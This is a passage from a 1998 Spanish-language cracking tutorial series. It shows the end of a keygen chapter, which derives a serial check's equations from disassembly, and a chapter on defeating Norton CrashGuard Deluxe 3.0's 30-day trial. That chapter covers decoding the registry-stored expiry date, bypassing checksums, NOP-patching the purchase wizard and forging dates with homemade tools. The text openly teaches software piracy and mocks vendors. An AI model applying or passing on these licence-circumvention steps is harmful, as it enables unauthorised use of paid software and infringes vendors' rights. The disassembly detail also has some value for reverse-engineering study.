0040CE56                jnz     short loc_40CE76;Salta a flag de error si resto(eax'/100) no es
p(4)
0040CE58                mov     eax, 1          ; Ok todo correcto. Flag de éxito activado.
0040CE5D                pop     edi
0040CE5E                pop     esi
0040CE5F                pop     ebx
0040CE60                add     esp, 24h
0040CE63                retn
0040CE64 ; ÄÄÄ
```

es debido a que se programó en alto nivel, seguramente en C.
¿Cómo quieren los programadores proteger su software si es de pésima calidad?. Están directamente vendidos (salvo honrosas excepciones, por supuesto.)
- Si andais un poco pegaos de operacones aritméticas y de ensamblador, buscad alguno de los fabulosos cursos de ensamblador que hay en la Web.

```
Resumamos los momentos más interesantes de la rutina de verificación:

A)0040CD26              cmp     eax, 52h              ; ¿ES P(0) = R?
B)0040CD3C              cmp     eax, 56h              ; ¿ES P(1) = V?
C)0040CD45              cmp     byte ptr [esi+7], 2Dh ; ¿ES P(7) = '-'?
D)0040CD56              cmp     eax, 0Fh              ; ¿Es el tamaño 15?
E)0040CD64              ;Bucle para comprobar que son números p(2)...p(6)
F)0040CD84              ;Bucle para comprobar que son números p(8)...p(14)
G)0040CDC3              sub     al, 13h               ; al=p(2)p(3)-19
H)0040CDDF              lea     ebx, [eax-25h]        ; ebx=p(5)p(6)-37
I)0040CE34              lea     eax, [eax+edi+3]      ; eax'=(p(5)p(6)-
37)+(p(10)p(11)p(12)p(13)p(14)
                                                     XOR 21508) + 3
J)0040CE3B              mov     cl, dl                ; cl=resto(eax'/100)
K)0040CE43              lea     eax, [eax+edi+3]      ; eax=(p(2)p(3)-
19)+(p(10)p(11)p(12)p(13)p(14)
                                                     XOR 21508) + 3
L)0040CE4D              cmp     dl, 0D0h              ;¿Es resto(eax/10) = p(4)?
M)0040CE52              cmp     byte ptr [esp+30h+var_20], cl;¿Es resto(eax'/100) = p(8)p(9)?.

Por A),B),C),D),E) y F) sabemos que la password debe de tener este aspecto:

        00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15
        R  V  x  x  x  x  x  -  x  x  x  x  x  x  x  x

Donde x es un número del 0 al 9.

Despues hay dos bonitas ecuaciones:


Por H),I),J) y M)

        I) p(8)p(9)=resto( (p(5)p(6)-0x25)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3) / 0x64)

Por G),K),L)
        II) p(4)=resto((p(2)p(3)-0x13)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3) / 0x0A)
```

Pos ya está. Estas son las ecuaciones de la rutina de verificación, ya se puede implementar nuestro propio Generador de Llaves, que no será más que implementar estas dos ecuaciones.
Estas dos ecuaciones comprueban que la parte derecha sea igual a la parte izquierda (p(8)p(9) y p(4)). Nuestro Generador calculara la parte derecha y construirá la parte izquierda de forma adecuada. Se podrían simplificar un poco, pero no lo haré pa no complicar el asunto.

Un posible Generador en C sería algo así como:

VER CODIGO FUENTE DEL GENERADOR

Utilizo números aleatorios (random) para generar un número de serie diferente cada vez que se ejecute e programa. Una última curiosidad, donde creereis que guarda nuestra pass el programa. Si lanzais el La utilidad regmon (analiza todos los accesos al Registro dels Sistema) con el programa, podréis apreciar que se accede a "HKEY_LOCAL_MACHINE\SOFTWARE\Revival\Revival\2.0\Serial" Poco imaginativo, ¿verdad?. Podéis modificar este número para evitar registraos y probad Con nuevas pass.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como de crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO III. CORTA HISTORIA DEL TIEMPO

Norton CrashGuard Deluxe 3.0

Mayo 1998

Indice

INTRODUCCIÓN

TIPOS DE PROTECCIONES TEMPORALES

UN POCO DE TEORÍA

EN BUSCA DE LA FRASE MÁGICA

EL REGISTRO DEL SISTEMA

COMO CRACKEAR Norton CrashGuard Deluxe 3.0:

- PRIMERA EXPLORACIÓN.
- PRIMERA SORPRESA.
- SEGUNDA SORPRESA.

- LA APROXIMACIÓN DIFÍCIL:

- AL ATAQUEEEEEEEEEEEEEE
- LA FECHA DE CADUCIDAD
- CHECKSUMS PARAINOCOS
- CHECKSUMS HASTA EN LA SOPA
- LA MISMA PROTECCIÓN EN TODOS SITIOS

- LA APROXIMACIÓN FÁCIL:

- REUNIENDO LAS PIEZAS
- LA COMPRA VIRTUAL
- MODIFICANDO EL REGISTRO
- MODIFICACIÓN DE LA VARIABLE DEL REGISTRO DEL SISTEMA

MORALEJA

INTRODUCCIÓN

¡Saludos Familia!

Bastante tiempo desde mi último artículo, lo sé, pero ya estamos de vuelta. Nos ocuparemos ahora de las protecciones temporales, veremos un poco de teoría y lo aprendido lo aplicaremos al programa Norton CrashGuard Deluxe 3.0 desde dos puntos de vista, el temporal y el de la password pa registrarse.

TIPOS DE PROTECCIONES TEMPORALES.

Demos un peque repaso a los diferentes esquemas de protección temporal que nos podemos encontrar (recomiendo la lectura del Capítulo 4.1 de +ORC)

- CINDERELLA. El programa funciona durante una cierto periodo de días (digamos 15 días) comenzando desde la fecha de instalación.

- BEST_BEFORE. El programa funciona durante una cierto período de tiempo independientemente de la fecha de instalación. El programa caduca el 30/12/97.

- COUNTDOWN. El programa funciona sólo durante unos minutos o unos segundos.

- QUIVER. El programa funciona sólo durante un número determinado de ejecuciones. Realmente no es una protección temporal, pero su esquema de protección se parece mucho al de los otros tres tipos.

UN POCO DE TEORÍA

Analizemos como funciona una protección temporal.

Los "inteligentes programadores" ofertan sus productos completos al público con ridículas protecciones.
Le colocan una fecha de caducidad, pasada la cual, el programa no funciona. Esta idea la utilizan sobretodo las grandes compañías como Micro$oft, Corel, o Symantec.

La idea es distribuir masivamenete sus productos aprovechando los estupendos canales de distribución que ofrecen las revistas de Soft. Una vez inundado el mercado, el usuario disfrutará del producto, se acostumbrará a él, hasta que le sea indispensable y tenga que comprarlo a un precio desorbitado . Esta táctica no es nueva, sino preguntad a algún camello, o como la CIA distribuyo la heroína entre el Black Power.

Pensemos un poco. ¿Cómo conoce el programa que ya ha caducado el período de evaluación?.
Supongamos que tenemos una evaluación e 15 días e instalamos nuestro programa el 1 de febrero.
Sumando la fecha de instalación (1 Febrero) más el período de prueba se obtiene la fecha de caducidad:15 febrero (El día en el que lo instalas cuenta como día hábil).
El programa, lo primero que calcula es si la fecha actual es menor o igual que la fecha de caducidad, y en tal caso, se ejecuta normalmente.
Si es mayor, dará un bonito mensaje "El período de evaluación ha expirado".

Una cosa está clara, el programa debe guardar alguna de las dos fechas siguientes (o las dos):

A - Fecha de Instalación y el período de evaluación.

B - Fecha de caducidad.

Lo normal es la opción B. Al instalarse el programa, se calcula la fecha de caducidad y se guarda en algún sitio. Normalmente se guarda en el registro del sistema bajo algún nombre estúpido, aunque se puede guardar en el win.ini, system.ini, fichero oculto, o algún fichero que parezca inofensivo. Lo cierto es que debe guardarlo.

Existe una variante, y es que la fecha de caducidad esté dentro del ejecutable. Un ejemplo lo tenemos en la evaluación del Hotmetal 4.0., del tipo BEST_BEFORE, que dentro de su ejecutable aparecía 31/12/97. Madre de Mitra, qué estúpidos pueden llegar a ser los zombi-programadores. Dependiendo de la pericia del programador la fecha de caducidad puede estar o no encriptada para ocultarla de la vista del usuario y para que sea difícil modificarla. Resumiendo, el programa debe guardar la fecha de caducidad y comprobarla al inicio del programa con la fecha actual.

Ya sabemos de donde saca la fecha de cadudidad, pero, ¿de dónde saca la fecha actual?. Normalmente (el 99% de las veces) se extrae con una llamada a la función getlocaltimeo o getsystemtime. Pero se puede extraer viendo la fecha de algún fichero que se modifique periódicamente como el system.dat o el bootlog.txt.

Los puntos de ataque a este esquema son claros:

- Atacar en el cálculo de la fecha de caducidad.
En vez de sumar 15 días sumamos 15 siglos. Esta aproximación es difícil por que el cálculo se realiza una única vez, generalmente en la instalación.

- Modificar la fecha de caducidad.
Si la fecha está encriptada, necesitaríamos construir un algoritmo de encriptación para la nueva fecha que deseemos introducir. Por lo que en general, puede ser complicado.

- Forzar la caducidad del programa. Se analizan los mensajes que da el programa y a partir de ellos se le sigue la pista hacia atrás. Es una táctica muy utilizada.

- Atacar en la comprobación de la fecha actual y la fecha de caducidad. Simplemente modifica la comprobación para que siempre estemos en el período de evaluación. Esta es una opción elegante.

Alguien podría pensar que si se echa pa trás el reloj de W95, la protección temporal se elimina. Para evitar esta "trampilla", los programadores colocan código como el siguiente:

SI está activada la marca de caducidad ENTONCES el programa ha caducado y se finaliza el programa
DE LO CONTRARIO SI fechaActual>fechaCAducidad ENTONCES activar marca de caducidad

Como veis si os pasais de la fecha de caducidad, se activa una marca que impedirá que se ejecute el programa aunque modifiquéis el reloj. Esta marca se guarda en los mismos sitios donde se guarda la fecha de caducidad.

A veces, la protección temporal queda eliminada introduciendo una palabra clave, por lo que a veces es más rápido atacar por la password.

Para averiguar el fichero que contiene la protección temporal, se puede usar el SoftIce y poner un bpx getlocaltime, o bien una nueva técnica, muy útil no sólo para protecciones temporales.
Veámosla.

EN BUSCA DE LA FRASE MÁGICA

Todos los mensajes de un programa, los de error, los de felicitación, los de aviso, no son más que cadenas de caracteres que deben de residir en un fichero. Para protecciones temporales es útil buscar mensajes como 'expire', 'demo', 'evaluation'. Si localizamos estos mensajes habremos localizado, generalmente, el fichero que contiene la protección y podemos desensamblarlo o pasarle el Softice. Extendiendo esta idea, basta con buscar los mensajes 'unregistered', 'register' para localizar el programa con la protección en esquemas por palabra clave. Recomiendo una herramienta excelente para buscar cadenas, es el programa sr32.exe, Search & Replace for Win 3x 95/NT, Funduc Software, Inc. (www.funduc.com). Bajáoslo y crackearlo, tiene una bonita y sencillota protección del tipo CINDERELLA.

EL REGISTRO DEL SISTEMA

El Registro del Sistema no es má que un fichero gigante (system.dat) donde W95 y el esto de los programas dejan sus miserias, osea, sus variables, sus parámetros de configuración, su fecha de caducidad, sus marcas de caducidad. Muchos cracks sólo necesitan modificar adecuadamente el system.dat Es muy conveniente que le echéis un vistazo, aprenderéis mucho y podréis modificar muchos de los parámetros del Windoze. Para editar el registro, se utiliza normalmente el programa regedit.exe que encontrareis en vuestro directorio de Windows. Recomiendo que lo ejecutéis con el parámetro /v ,osease, c:\windows\regedit /v

CÓMO CRACKEAR Norton CrashGuard Deluxe 3.0

Objetivo: Norton CrashGuard Deluxe 3.0.
Versión: 3.0
Nombre del ejecutable: ncgd3w95.exe
Website: http://www.symantec.com
Tamaño del ejecutable: 11.964.671 bytes.
Tipo de protección: Cinderella.
Dificultad: Medio.
Tiempo de crackeo: 2 horas.
Herramientas: W32dasm8.X, SoftIce.

En esta ocasión, nuestro objetivo es una gran y abominable compañia, la Symantec y uno de sus muchos y abominables producto: Norton CrashGuard Deluxe 3.0 Básicamente, el programa consigue, en algunas ocasiones, que las aplicaciones que se cuelgan no bloqueen al Windoze. Cosa de agradecer dado el alto índice de siniestralidad de las aplicaciones y del propio Windoze. Además de tener una B.D de información sobre el PC, una antivirus ... Se protege con protección temporal CINDERELLA de 30 días.

PRIMERA EXPLORACIÓN

Instalamos el programa y antes de finalizar la instalación ya nos pide que nos registremos, mal asunto, quieren cobrar antes de que probemos su producto, su codicia de palpa ante incluso de ver el programa.

Una vez instalado, nos ha metido a escondidas varias cosas:

- Una Dll con un extraño nombre: 30vfv6vn.sys situada en el raiz de la unidad c: El nombre varía en cada instalación, sólo permanece fijo *fv6vn.sys, los 3 primeros caracteres son variables. Sospecho que sólo es un indicador para ver si el programa ya ha sido instalado.

- Una aplicación en el arranque del Windoze Norton CrashGuard Deluxe Autocheck. Si pulsais CRTL+ALT+SUPR podreis ver la aplicación por dos veces con el nombre de checkup Su misión es detectar cualquier cambio en el reloj del sistema para bloquear inmediatamente la aplicación si nos pasamos de la fecha de caducidad.

Además se crean dos directorios Norton CrashGuard y Norton CrashGuard Deluxe y nos aparece un bonito icono en el escritorio del Windoze con forma de escudo y con el original nombre de Norton CrashGuard Deluxe. Y si por si fuera poco, dos iconos en la barra de tareas, la aplicación propiamemte dicha (escudo gris con una N en azul) y una historia de los cuelges de los programas (un reondel con una marca de verificación).

Si pulsamos en el icono del escritorio nos aparece una ventana donde nos dice que nos compremos INMEDIATAMENTE la aplicación a un precio fabuloso, $45.95, (unas 7.000 pelas) En la parte inferior aparecen el número de días que restan para el programa deje de funcionar. Además aparecen unos bonitos botones en los que nos podemos registrar por Internet, probar el producto o cancelar. Si probamos el producto, aparece la ventana principal con todas pas opciones. Si elegimos la opción de registro, aparece una pantalla donde introducimos nuestros datos y nuestra tarjeta de crédito.

PRIMERA SORPRESA

El sistema de pago no es de la propia Symantec, sino de la empresa Release Software Corporation:http://www.releasesoft.com) y su programa SalesAgen. Es la primera vez y veo que Symantec no controle todos los aspectos de una aplicación.

SEGUNDA SORPRESA

El fichero a estudiar es el Norton CrashGuard\cgmain.exe (229.376 bytes) por una simple razón, tiene el único fichero que tiene el icono que el del programa principal que aparece en la barra de tareas. Pero, en el mismo directorio aparece un extraño fichero llamado cgmain.dl_ (743.936 bytes). Mu raro, una librería aparentemente comprimida (y por tanto no utilizada) con un tamaño más grande que el ejecutable. Por que no está descomprimida la librería, ¿quizás por que no estamos registrados? :-) Además aparece un ejecutable llamado cgmaipop.exe , cuyo nombre es mu parecido al fichero del programa que estamos analizando cgmain.exe y tiene un icono que tiene las letras RS, que curioso, justo las Iniciales del la empresa que dedica a comercializar el producto: Release Software. Si intentamos ejecutar cgmaipop.exe aparece que está preparando el Software. PREPARANDO?, ¿es que hay que precalentar los programas antes de instalarlos?. Luego aparece un mensaje de error indicando que no podemos ejecutar la aplicación, ¿quizás por que no estamos registrados? :-)

Por si fuera poco, aparece otro fichero cgmaitky.dll (257.977) con un nombre muy parecido al de la aplicación que queremos estudiar y aproximadamente con el mismo tamaño. Y el colmo, en el otro directorio, donde reside el menú de la aplicación Norton CrashGuard Deluxe\CGDeluxe.exe aparecen los ficheros CGDelpop.exe con el logo RS y CGDeltky.dll. Análogamente para Norton CrashGuard Deluxe\checkup.exe (el programa de testeo de la fecha del sistema) CheckUp.dl_,Checktky.dll

Todo esto huele a chamusquina, seguro que estos ficheros tienen algo que ver a la hora de registrar el programa, y como veremos en la segunda pate del artículo, tienen que ver y MUCHO.

LA APROXIMACIÓN DIFÍCIL

AL ATAQUEEEEEEEEEEEEEE

Podríamos analizar esos extraños ficheros que han aparecido, y lo haremos en la segunda parte del artículo. Ahora atacaremos formalmente a Norton CrashGuard\cgmain.exe para analizar su esquema CINDERELLA de 30 días.

Desensamblamos el programa con el w32dsam y obtenmos 3.5 MB de fichero. En las funciones importadas encontramos Addr:00045CC8 hint(00F5) Name: GetLocalTime . Bien, bien, asi que, aparentemente, está usando la tipica rutina para obtener la fecha del sistema. Si vemos quien la utiliza, estaremos en plena rutina de comprobación de fecha: fechaActual>fecha de caducidad?

Solamente aparece la función getlocaltime que es utilizada una vez en el programa(¿por qué lo ponen tan fácil?)

```
* Referenced by a CALL at Addresses:
|:0040D5B4   , :0040DA44   , :0040DD3F;   La rutina es llamada 3 veces

:0041E200 81ECCC000000            sub esp, 000000CC
:0041E206 8D442410                lea eax, dword ptr [esp+10]
:0041E20A 50                      push eax

* Reference To: KERNEL32.GetLocalTime, Ord:00F5h
```

```
|
:0041E20B FF15BC544400            Call dword ptr [004454BC]
:0041E211 8D4C2400                lea ecx, dword ptr [esp]
:0041E215 51                      push ecx

* Reference To: KERNEL32.GetSystemTime, Ord:0135h
|
:0041E216 FF15B8544400            Call dword ptr [004454B8]
.....
```

Además aparece la llamada tambien a GetSystemTime.

Tras la llamada a GetSystemTime los valores de año, mes, día,.... son extraídos de la pila y guardados en los registros :0041E21 mov dx, word ptr [esp+0A] De los registros pasan a unas variables globales :0041E2AA mov dword ptr [0042F7F0], edx

Recordad, cualquier posición de memoria fija como [0042F7F0], es utilizada como variable global por el programa. Despues se reintroducen en la pila el año, el mes, el día,.... y se llama a la rutina :0041E310 call 00423420.

En esta rutina es donde se realiza la encriptación de la fecha,al finalizar, devuelve en eax la fecha encriptada y además de guardarse en :0041E323 mov dword ptr [ecx], eax

Es más, las tres llamadas a :0041E200 obtendrán en eax la fecha encriptada de vuelta por call 00423420. Nos os voy a aburrir con diciendo como es la rutina de encriptación. Simplemente decir que utiliza la siguiente fórmula :

t=seconds+(secondsMinute*minutes)+(secondsHour*hour)+(secondsDay*day)+ (secondsDay*daysMonth[month])+(secondsYear*(year-1900))+(secondsDay*(((year-1900)-1)/4)); fin=(t+fixValue);

Siempre es más fácil comparar un número que comparar años, días, meses,... por eso la fecha se transforma en un número. He construido un pequeño programa NORTON.EXE en C que realiza todo el proceso de encriptación de la fecha. Este programa esta incluido con la version en formato *.doc de este texto. Los fuentes de estos programas puedes bajarlos aqui.

Bien, lo lógico, es que una vez encriptada la fecha se compruebe con la fecha de caducidad que debe estar encriptada. Si analizamos las tres llamadas a :0041E200 tenemos:

*** La llamada desde :0040D5B4, se limita a guardar la fecha encriptada :0040D641 mov dword ptr [esi+000002AC], eax**

*** La llamada desde :0040DA44, :0040DD3F hacen prácticamente lo mismo, mueven la fecha encriptada que estaba en eax a un registro, hacen una llamada a call 40DC40 y despues comprueban la fecha encriptada con [edi+00000284]**

En concreto para la llamada desde :0040DD3F

:0040DD4B mov ebx, eax
:0040DD62 push ebx
:0040DD63 call 0040DC40
:0040DD7B cmp dword ptr [edi+00000284], ebx
:0040DDBF ja 0040DDE4

En concreto para la llamada desde :0040DA44

:0040DA54 mov edi, eax
:0040DA5F push edi
:0040DA60 call 0040DC40
:0040DAB2 cmp dword ptr [ebx+00000284], edi
:0040DAB8 ja 0040DACE

Esto suena a una doble comprobación temporal, serán desconfiados estos chicos.

¿Pero que hace la llamada a call 0040DC40?, para ello cerramos el cgmain.exe: botón derecho sobre el icono de la N y el escudo y exit. Abrimos el loader del Softice y seleccionamos Norton CrashGuard\cgmain.exe y ponemos un bpx 40DC40 y lanzamos el programa. Aparecemos en el Softice, pulsamos F10 y vemos que ha sido llamada desde :40DD63. Cerramos el cgmain.exe otra vez, ponemos el softice un bpx 40DD63 y lanzamos el programa y prestamos atención a ebx que es el que contiene la fecha encriptada.

La llamada a call 0040DC40 simplemente realiza la siguiente comprobación

:0040DC56 cmp edx, eax; compara fechaAnterior,fechaActual
:0040DC58 ja 0040DC64; Salta si eres un mal chico.

fechaAnterior es la fecha encriptada el la que se arrancó por última vez el programa, fechaActual es la fecha encriptada obtenida de :0041E200. Es una simple comprobación para ver si hemos echado para atrás el reloj.

La comprobación

cmp dword ptr [ebx+00000284], edi; Análogamente cmp dword ptr [edi+00000284], ebx
ja 0040DACE; Análogamente ja 0040DDE4 Comprueba fechaCaducidad > fechaActual Si es mayor estamos en el período de prueba.

LA FECHA DE CADUCIDAD

La pregunta es, ¿de donde se guarda la fecha de caducidad encriptada? .Poniendo un bpr ebx+00000284 ebx+00000284+5 descubrimos que la fecha de encriptación se guarda en el registro del sistema y es recuperada por la llamada a la función :40BD89 RegqueryValueEXA. En concreto, se

guarda en HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\write

En mi caso, el valor de write es:

```
01 02 03 04 05 06 07 08

01      00 00 00 05 B7 FF FF F8
02      00 00 00 00 00 00 10 00
03      08 00 00 00 08 00 00 00
04      00 00 00 06 B3 36 71 A1
05      FB 0F 81 A5 20 80 00 06
06    B7 9F A9 A0 00 00 00 00
07    00 00 00 06 B3 36 71 A0
08    C3 28 00 00 18 00 00 00
09    00 00 00 00 00
```

La fecha de caducidad está en write(5,7) hasta write(6,5) ambos inclusive. Lo curioso, es que la fecha está codificada, por ejemplo si la fecha de caducidad es 0034F5F3D6 se guarda en write 0006B79FA9A000. La rutina de encriptación está en :40C0D6 y se basa en la operación or

```
:0040C0D6 8A18                    mov bl, byte ptr [eax]
:0040C0D8 8A11                    mov dl, byte ptr [ecx]
:0040C0DA C0E305                  shl bl, 05
:0040C0DD 48                      dec eax
:0040C0DE C0EA03                  shr dl, 03
:0040C0E1 49                      dec ecx
:0040C0E2 0ADA                    or bl, dl
:0040C0E4 4E                      dec esi
:0040C0E5 885101                  mov byte ptr [ecx+01], dl
:0040C0E8 885901                  mov byte ptr [ecx+01], bl
```

He creado dos programas DECODE que decodifica el valor de write y CODE que codifica un valor de fecha para introducirlo en write.

CHECKSUMS PARAINOCOS

Los puntos de ataque son claros

1.- Parchear las comprobaciones en el ejecutable.
2.- Introducir una fecha caducidad en el año 30000.

1.- Si parcheamos el programa, se produce un error tan gordo que se casca windows. Esto se puede deber a que hemos crackeado mal obien exite un checksum. Para salir de dudas, basta con modificar alguna cadena de caracteres del ejecutable original Por ejemplo "not be run in DOS mode" lo pasamos a "not be RUN in DOS mode", si se casca es que hay un checksum, como en este caso.

Un checksum es una comprobación para ver si el ejecutable se ha modificado, normalmente se realiza sumando (XOR) los bytes del ejecutable y guardando este valor algún sitio (ejecutable, registro del sistema). El programa al arrancar suma (XOR) los bytes del ejecutable actual y comprueba la suma con el valor que tenía guardado. Si hay algún problema es que un virus o un cracker ha modificado el programa y esto nunca es bueno para el programador.

En el caso del Norton CrashGuard Deluxe 3.0, el checksum se realiza de otra forma. Os acordais del fichero cgmaitky.dll, si hombre ese que nos parecía tan sospechoso. Pos bien, guarda todos los bytes del cgmain.exe encriptados (de ahí que tuvieran un tamaño tan parecido ambos ficheros). La rutina de checksum,simplemente consiste en coger de 16 en 16 los bytes del cgmain.exe encriptarlos y ver si son iguales a 16 bytes del fichero cgmaitky.dll. Si existe alguna diferencia se produce un error de protección general y se casca todo.

Para complicarlo todo, las rutinas de comprobación (ver si los 16 bytes del ejecutable son iguales a los 16 bytes del cgmaitky.dll) no están metidas en un bucle, sino que estan a lo extenso. Es decir, hay una rutina de comprobación para los 16 primeros bytes, otra disinta para los 16 siguientes. Si queremos parchear el checksum, habrá que modificar unas 30 comprobaciones. Es curioso, pero existe un flag que desactiva la llamada al checksum :0040862D jne 00408695 si obligamos a saltar siempre, evitamos el checksum. PERO, ¿POR QUE EXISTE UN FLAG PARA EVITAR EL CHECKSUM?, ¿es que el programa cgmain.exe va a modificarse? Como veremos más tarde, así ocurrirá.

2.- Con el programa NORTON se crea la fecha de caducidad que queremos, con el programa CODE se encripta y ya sólo hay que introducir el resultado en HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\write en las posiciones write(5,7),write(6,5)

CHECKSUMS HASTA EN LA SOPA

Cuando la fecha de caducidad ha vencido, el programa deja de funcionar parcialmente, si analizamos el porqué descubrimos que el byte [esi+00000568] controla todo el meollo. En concreto,

Si [esi+00000568] = 02 You cannot Run this Application
Si [esi+00000568] = 20 Your computer application source has changed
Si [esi+00000568] = 08 Your free trial period is over
Si [esi+00000568] = 04 OK

Pero, ¿cómo se rellena este byte?. Siguiendo la pista hacia atrás descubrimos que se carga a partir de HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\open

00 01 02 03 04 05 06 07 1 00 00 00 00 30 00 00 00 2 00 00 00 00 00 00 10 00 3 08 08 00 00 20 00 00 00 4 00 00 00 00 00 00 00 00

En concreto de write(3,4). Hay que tener cuidado por que está encriptado, así que hay que utilizar el programa DECODE. Osea , si en write(3,4)=20 indica que al desencriptarlo [esi+00000568]=4. Si write(3,4)=40 la fecha de caducidad ha vencido.

Si ha pasado la fecha de caducidad y asignamos write(3,4)=20, el programa replica diciendo que hemos trampeado los recursos. ¿QUE PASA AQUÍ?.

Mu facil, HAY UN CHECKSUM en la sección HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\open. Estos es paranoico, un checksum en el propio registro del sistema. En concreto, el checksum está en write(1,4). Se deja como ejercicio localizar y destruir este checksum.

LA MISMA PROTECCIÓN EN TODOS SITIOS

Aunque parezca increíble, los ficheros CGDeluxe.exe y CheckUp.exe tienen exactamente la misma protección que cgmain.exe y además en los mismos offset, osea en las mismas direcciones de memoria. Esto es extremadamente extraño, así que adoptaremos otra vía de ataque.

LA APROXIMACIÓN FÁCIL

Veamos lo que tenemos:

- Unos ficheros extraños asociados a los ficheros importantes. Sabemos la función de uno de ellos los *tky.dll sirven de checksum, pero y el resto para que sirven?

- Un flag que desactiva el checksum del ejecutable.

- Unos misteriosos fichero ejecutables con el logo RS que dicen que tiene que prepara el Sotware.

Nos centraremos en los ejecutables con los logos RS.

REUNIENDO LAS PIEZAS

Para cada utilidad , p.e. CGDeluxe.EXE existe un fichero, CGDeltky.dll, que realiza funciones de checksum (como ya vimos), una librería de un gran tamaño , CGDeluxe.dl_ ,y un ejecutable CGDelpop.exe que "prepara el Software".

No hay que ser un lince para darse cuenta que CGDelpop.exe "prepara" de alguna forma CGDeluxe.dl_ para aportar toda la funcionalidad a CGDeluxe.EXE. Esta "preparación" sólo se realiza cuando estamos registrados.

Por tanto, se parte de un archivo ejecutable de un tamaño inferior a la versión completa del programa. Una vez realizado el proceso de compra se activa otro ejecutable que convierte la versión de prueba en versión completa .

Todas las demás utilidades que acompañan al Norton CrashGuard Deluxe tienen el mismo proceso (CheckUP.exe ->Checkpop.exe, Checkup.dl_, Checktky.dll) (Cgmaipop.exe ->cgmain.exe, cgmaitky.dll)

LA COMPRA VIRTUAL

Nos centraremos en el asistente (CGDeluxe.EXE) de compra que vimos en nuestra "Primera Aproximación" : Doble click en el escudo con la N que hay en el escritorio y al pulsar el botón Buy Now (comprar ahora) aparece el asistente de compra.

Este será nuestro punto de entrada. Si pensamos un poco observaremos que la aplicación que lanza el proceso de compra debe saber si la compra ha tenido éxito o no. Por tanto, será por aquí por donde centremos nuestros esfuerzos . Además debe de anunciar de alguna forma al resto de utilidades que la compra ha tenido éxito para que ellas también se "preparen" Analizaremos el ejecutable CGDeluxe.exe (que el que se lanza al pulsar el icono del escritorio) y observaremos como "compra".

Nada mejor que usar un desensamblador para investigar el programa CGDeluxe.exe (224 Kb). Una vez aparece el listado observamos que hace uso de la librería comercial RSAGNT32.DLL (encargada de realizar la compra virtual) y que existen un referencias a funciones tales como SAInitialize, startSalesAgent. Estas van a ser nuestras funciones de aproximación.

Pulsamos en el botón de Imported Functions (Imp Fn) y hacemos doble click en la línea de rsagnt32.startSalesAgent.

Aparecerá en el listado lo siguiente:

```
* Reference To: rsagnt32.startSalesAgent, Ord:000Eh

:00407834 E807F30000            Call 00416B40   ß Llamada al asistente
:00407839 83C408                add esp, 00000008
:0040783C 66833D0425430000      cmp word ptr [00432504], 0000
:00407844 742B                  je 00407871
```

Echamos un vistazo hacia arriba y hacia abajo del listado y vemos que nos encontramos en un bloque de código que se encarga de cargar, iniciar, ejecutar, terminar el asistente de compra Buscamos donde puede empezar el bloque. Y un poco mas arriba encontramos:

```
///////////// INICIO DE BLOQUE ///////////////
* Referenced by a CALL at Address:
:00406752                       ßdesde aquí es llamado el bloque del asistente de compra

:004077B0 A1B07B4300            mov eax, dword ptr [00437BB0]
:004077B5 53                    push ebx
:                               :
```

```
:                                :
* Reference To: rsagnt32.startSalesAgent, Ord:000Eh     ß Aquí hemos comenzado la busqueda

:00407834 E807F30000            Call 00416B40           ß Llamada al asistente
:00407839 83C408                add esp, 00000008
:0040783C 66833D0425430000      cmp word ptr [00432504], 0000
:00407844 742B                  je 00407871
:00407846 BFE0A54300            mov edi, 0043A5E0
:                               :
:                               :
:00407878 5F                    pop edi
:00407879 5E                    pop esi
:0040787A 5B                    pop ebx
:0040787B C3                    ret

///////////// FIN DE BLOQUE ///////////////
```

Ahora una vez que conocemos desde donde hemos llamado al bloque, usamos el menu Goto à Goto Code Location y escribimos el desplazamiento 406752. Aquí observamos lo siguiente:

```
* Possible Reference to String Resource ID=00001: "Turnkexe"

:00406748 C705C826430001000000  mov dword ptr [004326C8], 00000001
:00406752 E859100000                    call 004077B0   ß Entrada en el bloque anterior
:00406757 66392D04254300                cmp word ptr [00432504], bp
:0040675E 0F84F4010000                  je 00406958
:00406764 BF34254300                    mov edi, 00432534
```

Ummmm…. Aquí ya tenemos una bonita dirección de memoria (variable global) para usar con Softice.Pero antes añadamos la librería RSAGNT32.DLL. al la lista de dll que sabe manejar el Softice.

Abrimos el Symbol Loader de Softice y en el menu Editià Softice Initialization SettingsàExports añadimos RSAGNT32.DLL. Abrimos el Symbol Loader y cargamos (Load) el programa CGDeluxe.exe. Ya en el SoftIce:

Bpx 406752

Bpx startSalesAgent

Pulsamos F5 y cuando aparezca la ventana de "Welcome to Symantec Trialware" pulsamos sobre el botón "Buy Now". Aparecer en el Softice en el primer breakpoint Bpx 406752

Seguimos ejecutando, paramos en la función startSalesAgent

```
cs:00407834 E807F30000          Call rsagnt32!startSalesAgent   ß Asistente de compra
cs:00407839 83C408              add esp, 00000008
cs:0040783C 66833D0425430000    cmp word ptr [00432504], 0000
cs:00407844 742B                je 00407871             ß si salta, has comprado
```

Nopeamos el asistente de compra. Esto es, sustituimos la llamada por instrucciones inonfesivas. En : 00407834 90 90 90 90 90

Si estudiamos je 00407871 y hacemos que no vaya a la dirección 407871 aparece una ventana contándonos que se ha grabado un archivo llamado Rslicens.txt pero esto no hace que se active el proceso de compra, este nos es el camino.

Otra comparación interesante se encuentra después de la rutina de entrada al bloque

